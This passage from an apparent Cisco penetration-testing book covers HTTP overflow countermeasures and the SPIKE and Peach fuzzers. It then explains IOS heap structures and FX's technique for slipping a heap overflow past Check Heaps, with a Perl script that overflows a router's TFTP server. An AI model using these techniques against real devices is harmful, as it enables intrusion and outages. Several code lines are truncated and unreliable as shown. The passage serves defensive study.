 1 (random), 2 (last), 3 (smallest), 4 (highest), 5 (most)
-tn Set timeout for info leak to n seconds
-Ln Set requested memory leak to n bytes
-Rn Set number of final leak runs to n
```

To make this exploit work, the Cisco device should be running both web service and echo service to place the shell code and calculate memory addresses properly. Please note that as the name of the vulnerability implies, you'll need to send 2 gigabytes of data to the device, so depending on your connection, it might take awhile. After a successful exploitation, you should get your favorite enable prompt—Enjoy!

## Countermeasures to the HTTP GET Buffer Overflow Vulnerability

If your company security policy doesn't allow an employee to access network resources without following 1001 different paper documents, bureaucratic means, one of the workarounds for this vulnerability is to use IP address access control lists to permit only desired IP addresses to access network resources.

### Countermeasure

```
ip http access-class <access-list number>
access-list <access-list number> permit
access-list <access-list number> permit
```

```
!..... add more hosts in similar way
access-list <access-list number> deny
```

It is also recommended that you disable the web and echo servers on the devices if it is not needed. To do so, either make sure the following line is *not* present in the configuration file:

```
ip http server
```

Or specifically disable the service by adding the following line to your config:

```
no ip http server
```

The recommended way of mitigating this vulnerability is to update the IOS of the routers in question to the latest available one from <http://www.cisco.com>. This way, you'll make sure the systems are up to date with the latest security patches.

## **ASSESSING SECURITY OF A CISCO WEB SERVICE**

Now that we have taken a look at several disclosed vulnerabilities in the Cisco's HTTP service, we should look at some methods of assessing the security of the web service. Several frameworks and utilities will come in handy in the process—some are unfortunately proprietary, closed-source software with heavy price tags. Several good commercial tools can be used to perform the security assessment. These tools usually perform an extensive series of tests on the desired services. A number of them are available on the security marketplace—to name a few, there are AppDetective by Application Security Inc., WebInspect by SPI Dynamics, and CANVAS by Immunity. These utilities are generally suitable for security-centric companies that provide various levels of network/application assessment services. They produce a nice report at the end of the day that might even be suitable for the eyes of management, who are not usually interested in technical details.

If you are a security consultant who does not mind a large amount of false positives and are not too interested in gaining knowledge and experience by

performing and understanding the attacks from the inside out, these tools might provide an ideal way to move forward. However, we wrote this book for a slightly different purpose—to help readers understand more about the methodology of attacking and defending, and help readers realize how, why, and for what reason various attacks exist.

## SPIKE and Its Relatives

### Attack


|              |    |
|--------------|----|
| Popularity:  | 8  |
| Simplicity:  | 3  |
| Impact:      | 10 |
| Risk Rating: | 7  |

This wonderful piece of software, a tool for discovering attacks, has been brought to us by Immunity. According to its readme file, SPIKE is a: "Fuzzer Creation Kit. It has a fairly interesting generic API for data marshalling.... The API attempts to make duplicating an unknown protocol easier for a reverse engineer or security researcher." This tool can be downloaded from <http://www.immunitysec.com/resources-freesoftware.shtml> with documentation and papers section available at <http://www.immunitysec.com/resources-papers.shtml>. Here we'll provide the foundation material to help you use this tool for further security development and vulnerability finding and reverse engineering the services in which you might be interested.

One of the handiest tools for testing web services is SPIKE Proxy. Analysis of the web server relies on the client using the tool as a proxy when browsing various pages. Assuming that you've launched the tool by using `python spkproxy.py`, the SPIKE Proxy interface and assessment criteria can be accessed by opening up a browser, setting its proxy settings to 127.0.0.1:8080, and accessing the web page <http://www.spike/>. If all goes well, you'll see something similar to [Figure 7-12](#).

If you want to test the level of security on your Cisco device, you should use the browser to go to the IP address of the device in question and let SPIKE do the work in fuzzing HTTP requests by using various combinations of malformed HTTP protocol requests. This is done by clicking the following options: Delve into Dir, argscan, dirscan, and overflow VulnXML Tests (see [Figure 7-12](#)). Doing this will perform directory traversal, fuzzing arguments, attempts to achieve a buffer overflow by submitting strings of various lengths, and other useful tasks. What is left for you is to analyze the responses and check whether the server is still functioning. If you discover that the server stops responding or gives you something different from what you expected, you've probably discovered a bug that needs further examination and testing. For this, visit [Chapter 8](#), where we discuss just what you need.





**Figure 7-12:** SPIKE Proxy interface

Of course, there is more to SPIKE than just a proxy. It has a wealth of utilities to try and test. In this section, we'll discuss another utility in the SPIKE fuzzer collection: `webfuzz`. To take advantage of this utility, you'll have to set up a man-in-the-middle style redirection that will intercept all the traffic that is generated by you browsing the targeted device's web interface. After you've done your share of web site crawling, you tell `webfuzz` to do the analysis of the web server by performing the following steps:

1. Capture the HTTP request in the following manner:

```
$./webmitm -t <IP/hostname of web site> -p
```

2. Modify your `/etc/hosts` (or `windows/system32/hosts`) to make a redirect of your target to the web proxy on your host.
3. Browse the web site as you would normally do. This will generate plenty of files for further processing and analysis.
4. Use `makewebfuzz.pl` to create `webfuzz.c`.

```
$./makewebfuzz.pl <http-request-N> > webfuzz
```

Replace `<http-request-N>` with the filenames generated from the `webmitm` output.

5. Compile `webfuzz.c` into a binary by running `$ make` in your SPIKE src directory.
6. Run `$ ./webfuzz <target-IP> <port>` against the web server, specifying an IP address and the port of the target device.

As an example, the `webfuzz.c` should look similar to this (obviously it will be different for each testing scenario):

```
/* Start webfuzzprelude.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h> /*for memset*/
#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>

#include "spike.h"
#include "hdebug.h"
#include "tcpstuff.h"
void
usage()
{
```

```
 fprintf(stderr, "Usage: ./webfuzz target port \r\n");
 exit(-1);
}

int
main (int argc, char ** argv)
{
 int first;
 char * target;
 char buffer[1500000];
 int port;
 char * optional;
 struct spike * our_spike;
 unsigned long retval;
 int notfin;

 if (argc!=3)
 {
 usage();
 }

 .
 .
 <output omitted on purpose>
 .
 .
 while(retval && notfin)
 {

 memset(buffer, 0x00, sizeof(buffer));
 notfin=s_fd_wait();
 if (!notfin)
 break;
 retval=read(our_spike->fd,buffer,2500);
```

```

 if (first && (retval==-1 || retval==0))
 {
 printf("***Server closed connection!\n");
 }
 first=0;
 if (retval)
 {

 printf("%.500s",buffer);
 }
 /*end while read loop*/
 s_incrementfuzzstring();
 spike_close_tcp();
 /*Use this for testing against netcat*/
 /*

 sleep(1);
 */
}/*end for each fuzz string*/
s_incrementfuzzvariable();
}/*end for each variable*/
printf("Done.\n");
return 0;
} /*end program*/

/* End webfuzzpostlude.c */

```

Enjoy the long list of generated output that should be produced by webfuzz. It is recommended that you redirect the output to a file so that it can be analyzed later. If you see anything out of the ordinary, take a second look and perform further analysis and investigation. Perhaps you've just found yet another vulnerability in Cisco HTTP server. Have fun with this software and remember to inform the software developers if you find any bugs; this helps the development process and makes the systems just a touch more secure.

# The Peach Fuzzer

## Attack

|                     |    |
|---------------------|----|
| <i>Popularity:</i>  | 8  |
| <i>Simplicity:</i>  | 3  |
| <i>Impact:</i>      | 10 |
| <i>Risk Rating:</i> | 7  |

Peach is a fuzzer written in Python. This tool has contributed to finding and disclosing many vulnerabilities and is considered one of the most popular in the hacking and security communities alike. To use the Peach framework you'll have to create Python scripts that will include the details of fuzzing attacks performed on the server. By default, the Peach has examples of attacks located in the sample directory. To run the sample scripts, edit them to your requirements and use `python <script_name>` to see the tool performing the actions. Depending on the scripts you write, your output should look like this:

```
$ python test-http.py
GET /index.html HTTP/1.0
Host: 192.168.15.77:80

GET /AAA
HTTP/1.0
Host: 192.168.15.77:80

GET /AAA
HTTP/1.0
Host: 192.168.15.77:80
```

This output is taken by running a sample Peach fuzzer script that was included in the sample directory. This script performs a simple check to see whether the HTTP server or the script running on the server can handle

requests with long strings. The output of the tool has been omitted to save trees.


As you can see, the script files are somewhat similar to the `webfuzz.c` file generated by the `makewebfuzz.pl` script you saw earlier with the SPIKE fuzzer. The idea is comparable, and we will not repeat ourselves describing how it works. A nicely created documentation on the Peach API is available in the docs directory and should be browsed with your favorite web browser. Have fun!

## Countermeasures to Fuzzer Utilities


### Countermeasure

The most appropriate measure that can be taken against the fuzzer methodology and similar methodologies should be of a proactive nature—maintain secure code and have it audited by several security-minded software developers. Other methods of circumventing similar attacks would be to design and deploy an intrusion detection system (IDS) that is ideally integrated with the active intrusion prevention mechanism, where the budget permits. This solution is not cheap by any means in terms of development, deployment, and maintenance. However, if the business activities of your company are highly dependent on the IT infrastructure, the risk assessment and the cost-benefit analysis should be able to persuade management to deploy these measures.

 Previous

Next 

 Previous

Next 




# SUMMARY

In this chapter, we reviewed the black box penetration testing techniques against Cisco devices using SNMP and web server attacks as examples. The logic behind such an approach is to throw everything but the kitchen sink at the target. While in many cases all you can get employing such methodology is a DoS condition, sometimes real jewels, such as hidden SNMP communities or HTTP input validation flaws, are lurking beneath. And even if you accomplish only a DoS, don't worry. In the [next chapter](#), we may just as well explain how to cross this gap between DoS and creating a proper exploit leading to the all-desired enable.

 Previous

Next 

 Previous

Next 

# Chapter 8: Cisco IOS Exploitation—The Proper Way

# OVERVIEW

*GLENDOWER: I can call spirits from the vasty deep.*

*HOTSPUR:*

*Why, so can I, or so can any man;*

*But will they come when you do call for them?*


—William Shakespeare, *Henry IV*, [Part 1](#)

Why did we choose such an epigraph? Because even though dozens of advisories about buffer overflow vulnerabilities in Cisco IOS have been published, we have never actually seen a working shellcode or a complete remote code execution exploit for Cisco routers with the current branch of IOS—that is, IOS 12.3–12.4. In this chapter, we will explore why it is difficult to launch buffer overflow attacks against this OS and try to foresee whether such exploits may surface or whether the closed laboratories and the hacking underground may already possess them.

 Previous

Next 

 Previous

Next 

# CISCO IOS ARCHITECTURE FOUNDATIONS

The Cisco IOS architecture is based on the same basic principles employed by the architecture of any general-purpose operating system (OS). The main task of any OS is to control the hardware resources and provide a logical separation between hardware and software operational functionality, so that developers do not have to know much about hardware peculiarities and can use existing functions provided by the OS. However, the IOS architecture is designed particularly for efficient and fast packet processing and forwarding.

The resources of interest to those of us who are concerned with exploit writing and structure are memory and processor time. Because IOS is a multitasking operating system with a monolithic structure (a single large program), we can view it as an application that performs several independent tasks in parallel; together, these tasks form a single stream of executed processor instructions. These instructions are defined as *thread*, and the streams that use common memory and processor resources are called *processes*. Since IOS processes comprise a single stream, they are equivalent to threads in other operating systems. Every process has its own memory block (*stack*) and CPU context, such as registers. Since the processor can execute a set of commands of only a single program at a time, the OS has to plan which process will be executed now; this task is handled by the system's *kernel*.

One of the main tasks of the OS is communication with the CPU and controllers of external interfaces. The OS must process interrupts generated by these interfaces and triggered by external events, execute the operations induced by these interrupts, and then return the processor to the execution of instructions suspended by the interrupt received. Compared to its large desktop and server siblings, the Cisco IOS is quite simple. It lacks various protection mechanisms, such as the protection of separate processes' memory. This means that even though every process does have a separate memory block allocated for it, nothing can stop a process from intruding into a memory block of another process.

Because of this, Cisco has clearly sacrificed both stability and security features in the IOS architecture design to achieve higher productivity and reduce resource consumption.

## Cisco IOS Memory Dissection

Let's look at the IOS internals and study in detail the resources of the system that can present interesting challenges for hackers. We are mainly interested in memory, since it serves as the main object of hacking attacks. All IOS memory is projected into a single continuous virtual address space that is divided into regions that usually correspond to different types of physical memory, such as *static RAM* (SRAM) and *dynamic RAM* (DRAM). Every memory region is divided into the categories shown in [Table 8-1](#).

**Table 8-1: Memory Region Categories**

| Region | Description                                                                         |
|--------|-------------------------------------------------------------------------------------|
| Local  | Temporary data structures and local heap                                            |
| Iomem  | Input/output memory, common for the processor and controllers of network interfaces |
| Fast   | A region for tasks for which speed is critical                                      |
| IText  | A region for code currently executed by the IOS                                     |
| IData  | Storage for the initialized variables                                               |
| IBss   | Storage for non-initialized variables                                               |
| Flash  | File system, the IOS images' binaries                                               |
| PCI    | Peripheral Component Interconnect memory accessible to all devices on a bus         |

The following shows the result of executing the `show region` command on a Cisco 2600 router:

```
c2600#show region
```

```
Region Manager:
```

| Start      | End         | Size (b) | Class | Media |
|------------|-------------|----------|-------|-------|
| 0x03C00000 | 0x03FFFFFF  | 4194304  | Iomem | R/W   |
| 0x60000000 | 0x60FFFFFF  | 16777216 | Flash | R/O   |
| 0x80000000 | 0x83BFFFFFF | 62914560 | Local | R/W   |
| 0x80008098 | 0x81A08B87  | 27265776 | IText | R/O   |
| 0x81A08B88 | 0x8282465B  | 14793428 | IData | R/W   |
| 0x827804E4 | 0x8282434B  | 671336   | Local | R/W   |
| 0x8282465C | 0x82AF4A9F  | 2950212  | IBss  | R/W   |
| 0x82AF4AA0 | 0x83BFFFFFF | 17872224 | Local | R/W   |

You can see that gaps exist between certain regions. Iomem ends at 0x03FFFFFF of Flash, which starts at 0x60000000. You can view this as an implementation of a basic defense; if the thread starts to write into a free unallocated memory region, it will be stopped.

The structure of a Local memory region (in the `show regions` output) is shown in [Figure 8-1](#). As you can see, the Local region is divided into subregions that correspond to the parts of the OS (text, data, Block Storage Section [BSS]). The heap is the entire free Local memory after the OS image was loaded into it.





**Figure 8-1:** Local memory region

In IOS, the memory is organized in *memory pools*. Each pool is a memory region that can be freed or marked out from the heap. The following shows the result of running the `show memory` command:

```
c2600#show memory
```

|           | Head     | Total (b) | Used (b) | Free (b) |
|-----------|----------|-----------|----------|----------|
| Processor | 82AF4AA0 | 18543560  | 5720628  | 12822932 |
| I/O       | 3C00000  | 4194304   | 1764344  | 2429960  |

Here you can see two marked-out memory pools. Initially, the pool contains one large memory block, but as the memory is handed to processes, the amount of free memory decreases. At the same time, the processes free the occupied memory blocks. Thus, in the process of OS work, memory blocks of different sizes are created (this is called *memory fragmentation*), and freed blocks are returned to the pool and added to the list of free blocks of similar size. By default, in accordance with Cisco documentation, the following block sizes (in bytes) are supported: 24, 84, 144, 204, 264, 324, 384, 444, 1500, 2000, 3000, 5000, 10000, 20000, 32786, 65536, 131072, and 262144. When a process asks for memory allocation, the lists are reviewed to find a block of an appropriate size, and if such a block isn't found, memory from larger blocks is used. In that case, the large block is split and the unused memory from this block is added to the block list. Of course, the

system tries to defragment memory by merging nearby blocks followed by moving the resulting ones onto the list of larger memory blocks available. All block management tasks in the IOS are done by the Pool Manager process.

To see the list of free blocks in the memory pools, execute the `show memory free` command:

```
c2600#show memory free
```

|           | Head     | Total (b) | Used (b) | Free (b) |
|-----------|----------|-----------|----------|----------|
| Processor | 82AF4AA0 | 18543560  | 5721112  | 12822448 |
| I/O       | 3C00000  | 4194304   | 1764344  | 2429960  |


Processor memory

| Address  | Bytes      | Prev        | Next     | Ref | PrevF    | Next   |
|----------|------------|-------------|----------|-----|----------|--------|
|          | 24         | Free list 1 |          |     |          |        |
| 82B19668 | 0000000056 | 82B19634    | 82B196CC | 000 | 0        | 82FFD4 |
| 82FFD4FC | 0000000024 | 82FFD4BC    | 82FFD540 | 000 | 82B19668 | 830416 |
| 8304165C | 0000000056 | 8304161C    | 830416C0 | 000 | 82FFD4FC | 0      |

- **Address** is the starting address of a block.
- **Bytes** are the block size.
- **Prev** is an address of the previous block.
- **Next** is the address of the next block.
- **Ref** is the number of the block owners, which equals 000 if the block is free.
- **PrevF** is the address of the previous free block (for free blocks only).
- **NextF** is the address of the next free block (for free blocks only).
- **Alloc PC** is the value of the command counter register at the moment of a block allocation.


- what is a description of the block usage.

This information makes it apparent that the blocks are linked with each other, and means that the neighboring blocks point at each other, as illustrated in [Figure 8-2](#).




**Figure 8-2:** Memory block linking

The only information we found in the official Cisco documentation regarding IOS memory blocks is that the management information about the block is stored in a 32-byte block header. The research of FX, a pioneer of Cisco exploitation and a well-known creator of working proof-of-concept IOS exploits related to memory allocation implementation errors (buffer overflows), comes in handy. In [Figures 8-3](#) and [8-4](#), you can see FX's description of the memory blocks organization, drawn from his multiple presentations devoted to Cisco IOS exploitation.



**Figure 8-3:** Free memory block



**Figure 8-4:** Process memory block

As you can see in [Figures 8-3](#) and [8-4](#), both memory block constructions start from the MAGIC value that marks the beginning of the block header. This is a static value that equals 0xDEADBEEF for a free block and 0xAB1234CD for a used one. Both free and used blocks have the same trailer REDZONE and a static value of 0xFD0110DF, which signifies the block end. In a used block, you can see the IOS process ID (PID)—the very same PID that is seen in the `show processes` command output:

```
c2600#show processes
```

CPU utilization for five seconds: 0%/0%; one minute: 1%; five

| PID | QTy | PC       | Runtime (ms) | Invoked | uSecs     | Stack    |
|-----|-----|----------|--------------|---------|-----------|----------|
| 1   | Cwe | 80434F9C | 0            | 2       | 0         | 5800/600 |
| 2   | Csp | 80460574 | 16           | 66323   | 0         | 2628/300 |
| 4   | Mwe | 805E17C4 | 4            | 2765    | 1         | 5784/600 |
| 5   | Mwe | 80E52090 | 4            | 1       | 400023540 | /240     |
| 6   | Lst | 80444AE8 | 238323       | 39289   | 6065      | 5768/600 |
| 7   | Cwe | 8044A984 | 0            | 2       | 0         | 5712/600 |
| 8   | Mst | 803867F0 | 0            | 2       | 0         | 5592/600 |
| 9   | Mwe | 8001492C | 0            | 2       | 0         | 5596/600 |
| 10  | Mwe | 80359C3C | 0            | 2       | 0         | 5588/600 |

Just after the PID comes the Alloc Check area, which allocates the process use for checks; the Alloc Name pointer to a string with the process name; and the Alloc PC-Code address that allocates this block. The information about these fields can be obtained by adding the `allocating-process` option to the `show memory processor` command:

```
c2600#show memory processor allocating-process
```

#### Processor memory

| Address  | Bytes      | Prev     | Next     | Ref | Alloc  | Proc | Alloc  |
|----------|------------|----------|----------|-----|--------|------|--------|
| 82AF4AA0 | 0000020000 | 00000000 | 82AF98EC | 001 | *Init* |      | 80432E |
| 82AF98EC | 0000010000 | 82AF4AA0 | 82AFC028 | 001 | *Init* |      | 80446E |
| 82AFC028 | 0000005000 | 82AF98EC | 82AFD3DC | 001 | *Init* |      | 80446E |
| 82AFD3DC | 0000000044 | 82AFC028 | 82AFD434 | 001 | *Init* |      | 819FFE |
| 82AFD434 | 0000001500 | 82AFD3DC | 82AFDA3C | 001 | *Init* |      | 80451E |
| 82AFDA3C | 0000001500 | 82AFD434 | 82AFE044 | 001 | *Init* |      | 80451E |
| 82AFE044 | 0000005912 | 82AFDA3C | 82AFF788 | 001 | *Init* |      | 80451E |
| 82AFF788 | 0000000092 | 82AFE044 | 82AFF810 | 001 | *Init* |      | 806241 |
| 82AFF810 | 0000004256 | 82AFF788 | 82B008DC | 001 | *Init* |      | 8038FE |

Input

Looking further at the memory block in [Figure 8-4](#), you can see two familiar entries used in a free block ([Figure 8-3](#)), namely NEXT BLOCK and PREV BLOCK. As in a free block, these entries represent the addresses of the next and previous memory blocks—the difference being that in a free block, only the addresses of other free blocks are used. In a process memory block, these are the addresses of the literal next and previous blocks.

We mentioned that Cisco IOS memory blocks are double-linked (see [Figure 8-2](#)). The next 2-bytes long field of the block is SIZE+USAGE. It consists of the actual block size, and if the block is used the most significant bit is set to 1. The USAGE COUNT field follows the SIZE, and the actual value of this field is the Ref in the `show memory processor allocating-process` command output. The amount of processes using this block is usually 1 or 0. Then follows the LAST DEALLOC(ation) address field, at which the header ends and the data begins.

The header of a free block is, of course, simpler, and FX doesn't pay much attention to it. The padding field of a free block is padded with 0xFF bytes. The significance of the UNKNOWN field was not investigated by FX, and for our purposes, it is probably unimportant. It is interesting to note, though, that the memory blocks are somewhat similar to the network protocols' packets by their structure.

 Previous

Next 

 Previous

Next 



# AN EXPLOITATION PRIMER: IOS TFTP BUFFER OVERFLOW

Let's move from theory to practice and illustrate how the described memory structures can be abused using the FX Cisco IOS Trivial File Transfer Protocol (TFTP) server exploit (the UltimaRatioVegas exploit) as an example. This exploit is described in detail in the infamous *Phrack* magazine, at <http://www.phrack.org/show.php?p=60&a=7>. In accordance with the SecurityFocus information (<http://www.securityfocus.com/bid/5328/exploit>), to cause an overflow we need to query a file that is longer than 700 symbols from the vulnerable router's TFTP server.

To illustrate this procedure, here's a short Perl script:

```
#!/usr/bin/perl
#Cisco TFTP Server remote Buffer Overflow example script
use IO::Socket;
$server = "192.168.77.86";
$port = "69";
my $data = "A"; # Data
my $op = "01"; # Opcode to Get file
my $num=700;
my $file =$data x $num;

tftp($file,$op);

sub tftp {
 my ($file,$op) =@_;
 my $mode = "netascii";
 my $pkt = pack("n a* c a* c", $op, $file, 0, $mode,
 my $sock = IO::Socket::INET->new(Proto => 'udp');
 send($sock,$pkt,0,pack_sockaddr_in($port,inet_aton($
 close $sock;
 }
}
```

When we ran this against a test router the first time, nothing happened.

Perhaps the IOS version on that router was not vulnerable?

```
c2503a>show version
Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-I-L), Version 11.2(2.5), MAINT
Copyright (c) 1986-1996 by cisco Systems, Inc.
Compiled Tue 17-Dec-96 04:47 by ajchopra
Image text-base: 0x03021A64, data-base: 0x00001000
ROM: System Bootstrap, Version 5.2(5), RELEASE SOFTWARE
ROM: 3000 Bootstrap Software (IGS-RXBOOT), Version 10.2(5),
```

It looks like that in accordance with the SecurityFocus advisory, the router *must* be exploitable, but something has gone wrong in this example. We tried it one more time, and it worked. Apparently, the advisory did not precisely formulate the vulnerability: two packets must be sent instead of one. While experimenting with the testing router, we also discovered that the length of the queried file could be less than 700 symbols. In practice, this means that the attacker must send two separate TFTP requests, with the requested file length being not less than 332 symbols.

Taking this into account, we reran the testing script. This is what we saw at the target router console:

```
TFTP: read request from host 192.168.77.8(32802) via Etherne
validblock_diagnose, code = 1
```


```
current memory block, bp = 0xFC2CC,
memory pool type is Processor
data check, ptr = 0xFC2F0
```

```
next memory block, bp = 0xFD52C,
memory pool type is Processor
data check, ptr = 0xFD550
```

```
previous memory block, bp = 0xFB06C,
memory pool type is Processor
data check, ptr = 0xFB090
```

```
%SYS-3-OVERRUN: Block overrun at FC2CC (redzone 41414141)
-Traceback= 314172A 314246E 3168826 3150F3E 31A7664
%SYS-6-MTRACE: malloc: addr,pc
 FB090,3167F6A 4BFA0,31413F6 4BF00,31413F6 4
 4BE0C,31413F6 4BC08,315607C FA898,315606A 4
%SYS-6-MTRACE: free: addr,pc
 FB090,3168810 4BF00,314B3B6 4BFA0,314AEAA F
 494F4,3151DD2 F6EA4,30FB554 F9CB8,30FBC7A F
%SYS-6-BLKINFO: Corrupted redzone blk FC2CC, words 2334, all
%SYS-6-MEMDUMP: 0xFC2CC: 0xAB1234CD 0x1C 0x4BC08 0x31A7BF2
%SYS-6-MEMDUMP: 0xFC2DC: 0x3167F6A 0xFD52C 0xFB080 0x8000091
Exception: Software forced crash at 0x3152ABA (PC)
```

Here's a brief summary of what happened. Since a picture is worth a thousand words, have a look at [Figure 8-5](#), which demonstrates our data overwriting the REDZONE value.



**Figure 8-5:** The REDZONE overwriting

Next, we need to determine how IOS controls the block field and which processes are involved. Our earlier mention of the `show processes IOS` command was no accident; take a closer look at the processes with PID 1 and PID 6:

```
c2503a#show processes
```

```
<skip>
```

PID	QTy	PC	Runtime (ms)	Invoked	uSecs	S
1	Cwe	80434F9C	0	2	0	58
6	Lst	80444AE8	238323	39289	6065	57

```
<skip>
```

The Chunk Manager is the process that operates with block fragments. Imagine that a process needed several small memory fragments of the same size. It will grab a memory block from an appropriate memory pool and pass it to the Chunk Manager to get the needed fragments. This saves memory, since all used fragments do not possess the block header.

One of the undocumented IOS commands (see [Appendix C](#)) allows us to find out more about Chunk Manager operation. This command is `show chunk` and its output is presented here:

```
c2600#show chunk
```

```
Chunk Manager:
```

```
404 chunks created, 159 chunks destroyed
```

```
234 siblings created, 158 siblings trimmed
```

```
Chunk element Block Maximum Element Element Total
```

cfgsize	Overhead	size	element	inuse	freec
16	0	20044	995	13	982
16	4	10044	413	413	0
16	4	14008	578	30	548
16	4	10044	413	407	6
16	4	10044	413	413	0
	Total		1817	1263	554
56	0	5044	81	19	62
16	4	1544	59	0	59
20	0	1544	59	0	59
108	0	10044	88	88	0
108	0	11436	100	5	95

You can see that the Chunk Manager operates with the list of fragments (chunks) similar to the way the IOS Pool Manager operates with memory


blocks. However, note a significant difference: the fragments do not have headers. Since a process is likely to use fragments for storing small variables in the stack, we can hypothesize that the "stack overflow—overwrite return address on the stack" exploitation type should be possible without any sophisticated games with the IOS memory.

## Defeating Check Heaps

It is time to go back to our heap and the TFTP vulnerability. Another process shown with the preceding `show processes` command output is the Check Heaps process. This process was outlined by Cisco engineers in the Tech Notes ID 15102 ([http://www.cisco.com/warp/public/63/showproc\\_cpu.htm](http://www.cisco.com/warp/public/63/showproc_cpu.htm)): "Check Heaps. Checks the memory every minute. It forces a reload if it finds processor corruption."

In plain language, this means that if during a routine check a memory block is found to be damaged, IOS will reload. Note that the check will also happen every time memory blocks are allocated or become free.


So how did FX sort out the problem of bypassing these memory checks? Let's review the existing stack protection method—namely the *canary-based techniques*—first. These techniques, such as the Immunix distribution StackGuard and the `/GS` flag in the Microsoft Visual Studio compiler, place special values on the stack. Then they try to detect stack overflows by checking to see whether these values change when they shouldn't. The IOS REDZONE can be compared to a canary word with a twist: we are dealing with heap, not stack. FX has pointed out that games with the Check Heaps process timeout (which checks memory once every minute) are not interesting. Instead, he concentrated on deceiving this process by overwriting the following block header and creating a "fake block", as illustrated in [Figure 8-6](#).



**Figure 8-6:** A fake memory block used to trick Check Heaps

FX has also discovered that the PID and Alloc ptrs fields are not significant for memory checks. Since REDZONE and MAGIC are static values, the hardest task appears to be filling up the NEXT ptr and PREV ptr fields during the exploitation.

So what does the TFTP server process do when a request is received? First, it asks memory blocks for storing the filename from the Pool Manager. Then it frees the memory using the C `free()` function. The IOS takes into account that the blocks are now freed by merging the nearby blocks and updating the pointers. This process is shown in [Figure 8-7](#).



**Figure 8-7:** Memory block freeing

You can see that the NEXT1 pointer is replaced by NEXT2. For an attacker, it is interesting that the overwrite address in the memory of the NEXT1 pointer is calculated using the overwrite address in the memory of the PREV2 pointer by adding the header offset (20 bytes in our case) to the PREV2 address.

FX has described the prototype of this function in C:

```
Host->prev=next2;
(Host->next2)+prevofs=prev2;
delete(Host_block);
```

Our case's similarity with both Windows and Linux is apparent. Just as in Windows or Linux, by controlling the values in both the NEXT and PREV pointers, we can overwrite any memory location accessible for writing. This exploitation method is called an *uncontrolled pointer exchange*. FX has found out that the PREV pointers in a freeing block are checked. Since the previous block is inspected earlier, its value can be obtained from system messages generated by the system crash. The pointers in the already freed



block are not checked, and the only requirement is that they must point at some writable memory region.

So our main task is to obtain the correct values of the NEXT and PREV fields when creating the fake block. Let's see how FX has sorted out this problem. First, he found the address of the block allocated for the Process Array using the `show memory processor allocating-process` command output. This address is pointed at by the PREV ptr process stack, as emphasized in this output. (Please ignore the highlighted values in this code; we will discuss them soon.)

```
c2503a#show memory processor allocating-process
```

Processor memory							
Address	Bytes	Prev.	Next	Ref	Alloc Proc	Alloc	
46288	1056	0	466D0	1	*Init*	313E	
466D0	2656	46288	47158	1	*Init*	313E	
47158	2528	466D0	47B60	1	*Init*	30F2	
47B60	2000	47158	48358	1	*Init*	30F4	
48358	512	47B60	48580	1	*Init*	30F4	
48580	2000	48358	48D78	1	*Init*	3151	
48D78	44	48580	48DCC	1	*Init*	33DE	
48DCC	1056	48D78	49214	1	*Init*	313E	
